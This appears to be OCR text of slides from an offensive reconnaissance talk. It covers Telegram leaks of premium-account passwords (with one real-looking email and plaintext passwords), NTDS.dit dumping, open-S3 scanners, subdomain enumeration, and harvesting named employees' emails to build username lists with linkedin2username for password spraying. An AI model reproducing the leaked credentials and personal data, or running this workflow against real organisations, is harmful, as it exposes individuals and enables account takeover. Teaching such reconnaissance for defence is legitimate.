2 days ago ... Nord **Vpn** Premium Accounts https://throwbin.io/23fAcqs. Please Send ... Netflix Premium Account **Passwords** benjamin.vanier@gmail.com: ...
Structured data

accounts paradise – Telegram
https://t.me/s/ac1paradise?before=15600
2 روز پیش ... **Password**: ftemr2kg. Subscription: Premium ... **Password**: aspire8920g ... **VPN**: Hide my ass **vpn** Express **vpn**❄ Nord **Vpn** Zenmate Private **vpn**
Structured data

Junior max FreeNet Surf – Telegram
https://t.me/s/Juniormax1
2 days ago ... Can anyone search Vpnbook.com and check vpnbook **password** for me. User: @ Junior2019max. 427 viewsJoin @Juniormax7 Junior☆max, 07:27. May 10.



Поймать нарушителя! Учимся детектировать инструменты атак ...
https://telegra.ph/Pojmat-narushitelya-Uchimsya-detektirovat-instrumenty- atak-na-Windows-07-12
11 июл 2019 ... С его помощью можно получать копии областей памяти LSA, SAM, SECURITY , **NTDS.dit**, поэтому его можно увидеть на разных стадиях ...
Structured data


Telegram – براینیت
https://t.me/s/brainit
10 ژوئن 2019 ... پایگاه داده اکتیو دایرکتوری یک فایل به نام **Ntds.dit** است که در مسیر %tds % systemroot قرار
دارد . در فایل **Ntds.dit** تمامی اطلاعات مربوط به سیستم های موجود در ...
Structured data

Бюджетный самурай – Telegram
https://t.me/s/budsamurai?before=333
10 июн 2019 ... Вывод: дамп вашего **NTDS.dit**, совсем немного средств в облаке и ваши восьмизначные пароли сдадутся очень быстро. 4.3K views 01:12. February 18 .
Structured data

Аудит событий Windows – Telegraph
https://telegra.ph/Audit-sobytij-Windows-02-07
5 фев 2017 ... ... позволяет выполнять различные операции с базой данных AD в онлайн или офлайн режиме (непосредственно с файлом **ntds.dit**).
Structured data

Open S3 Buckets

- Easiest way to attack crown jewels
- s3-leaks - https://github.com/nagwww/s3-leaks - Keeps track of data breach via open S3 buckets
- s3-inspector - https://github.com/kromtech/s3-inspector
- S3Scanner - https://github.com/sa7mon/S3Scanner



Files
358 of 952 million (?)

Buckets
84955 of 217293 (?)

Last Update
08-September-2019


Subdomain Enumeration

- Search engines (Google, Bing, Yahoo, Baidu)
- https://virustotal.com/ - Search for “domain:target.com” and virustotal will provide extensive information in addition to Observed subdomains
- https://dnsdumpster.com – The name says it all. Enter the target domain, hit search, profit! – You can download the Excel Spreadsheet and view the graphs
- https://crt.sh/?q=%25target.com – Sometimes SSL is a goldmine of information. Use this site by searching for “%target.com” and it’ll get back with subdomains
- https://censys.io – Not great but has some useful information sometimes
- https://searchdns.netcraft.com/ – Another to keep an eye on
- https://www.shodan.io – Shodan is an infrastructure based spider with an associated information caching database that is made predominantly for security professionals. It has historical and current data on a great numbers of the internet’s servers, including seen-subdomains, server versioning, and much more

Subdomain Enumeration - Tools

- Subbrute – A DNS meta-query spider that enumerates DNS records, and subdomains
- dnscan – a python wordlist-based DNS subdomain scanner
- Nmap – Yes it’s a port scanner, but it can bruteforce subdomains too (check nmap scripts)
- Recon-Ng – The recon-ng framework has a *brute_hosts* module that allows to bruteforce subdomains
- DNSRecon – A powerful DNS enumeration script
- Fierce – A semi-lightweight enumeration scanner
- Gobuster – Alternative directory and file busting tool written in Go
- DNSenum – Offers recursive and threaded subdomain enumeration
- AltDNS – offers bruteforcing based on permutations of already found domains

LDAP Directory



https://re[redacted]/OrganizationChart.cc?methodToCall=show&selectedTab=dash

[redacted]


Welcome, Guest
Sign in

Organization Chart for Domain: [redacted] [Change]

ud.osu.edu

[redacted]


Full name	[redacted]	Department	[redacted]
E-mail	[redacted]	Description	[redacted]
Telephone number	[redacted]		



inurl:OrganizationChart.cc

About 99 results (0.26 seconds)

RocketReach




Threat Intelligence Pty Ltd Profile

Threat Intelligence Pty Ltd is a company based in Sydney, New South Wales, AU .


Website	https://www.threatintelligence.com
Revenue	$2.40 Million
Employees	12 (View all)
Address	
Web Rank	31 Million

Find email for Threat Intelligence Pty Ltd employees

Search from 12 Threat Intelligence Pty Ltd employees, RocketReach validates emails and finds alternate emails & phone for free.



Name	Company	Location	Contact Info	
Viral Maniar Melbourne, Australia	Threat Intelligence Pty Ltd	Melbourne, Australia	**Search:** threatintelligence.com, gmail.com, +more	Get Contact
Breno Cunha Senior Security Consultant	Threat Intelligence Pty Ltd	Australia	**Found 1 email:** neurotech.com.br	Get Contact
Sandeep Ghai Senior DevOps / Cloud Engineer	Threat Intelligence Pty Ltd	Sydney, Australia	**Search:** threatintelligence.com, gmail.com, +more	Get Contact
Damian Harvey Anz Business Manager	Threat Intelligence Pty Ltd	Sydney, New South Wales, Australia	**Found 2 emails:** vormetric.com, rsa.com	Get Contact
Paul Kalinin --	Threat Intelligence Pty Ltd	Australia	**Search:** threatintelligence.com, gmail.com, +more	Get Contact
Ty Miller Managing Director	Threat Intelligence Pty Ltd	Sydney, New South Wales, Australia	**Found 2 emails:** gmail.com, purehacking.com **Search:** *phones available on +Phone plans*	Get Contact




Threat Intelligence Pty Ltd Email Format

Threat Intelligence Pty Ltd uses 1 email formats, with **first '.' last (ex. jane.doe@threatintelligence.com)** being used **100.0%** of the time.

Threat Intelligence Pty Ltd's Email Format		Percentage
first '.' last	jane.doe@threatintelligence.com	100.0%

Hunter.io



threatintelligence.com

4 email addresses

t[redacted]miller@threatintelligence.com ✓ 2 sources

http://oasis-open.org/news/announcements/call-for-participation-oasis-cyber-thr... Aug 26, 2018

http://wesvics.com/tasmania/connect-acrltive-directory-with-azure-activedirector... Feb 5, 2019

REMOVED

i[redacted]o@threatintelligence.com ● 14 sources


c[redacted]eers@threatintelligence.com ● 1 source

a[redacted]rew.vanderstock@threatintelligence.com ● 1 source

http://oasis-open.org/news/announcements/call-for-participation-oasis-cyber-thr... Aug 26, 2018

Sign up to uncover the email addresses, get the full results, search filters, CSV downloads and more. Get **50 free searches/month**.

Create a free account



Secure | https://hunter.io/search/markethero.io

Domain Search


markethero.io Market Hero

● All ○ Personal ○ Generic 2 results Export in CSV

ltsupport@markethero.io ● ✓ 1 source

jd@markethero.io ● ✓ 1 source

linkedin2username



```
                            .__  .__________
                            |  | |__\_____  \ __ __
                            |  | |  |/  ____/|  |  \
                            |  |_|  /       \|  |  /
                            |____/__\_______ \____/
                               linkedin2username

                                   Spray away.
                              github.com/initstring




usage: linkedin2username.py [-h] [-p PASSWORD] [-n DOMAIN] [-d DEPTH]
                            [-s SLEEP] [-x PROXY] [-k KEYWORDS] [-g]
                            username company

positional arguments:
  username              A valid LinkedIn username.
  company               Company name exactly as typed in the company linkedin
                        profile page URL.

optional arguments:
  -h, --help            show this help message and exit
  -p PASSWORD, --password PASSWORD
                        Specify your password in clear-text on the command
                        line. If not specified, will prompt and obfuscate as
                        you type.
  -n DOMAIN, --domain DOMAIN
```

https://github.com/initstring/linkedin2username


- Generates username lists from company's LinkedIn page

- Here's what you get:
  - first.last.txt: Usernames like Joe.Schmoe
  - flast.txt: Usernames like JSchmoe
  - firstl.txt: Usernames like JoeS
  - first.txt Usernames like Joe
  - lastf.txt Usernames like SchmoeJ
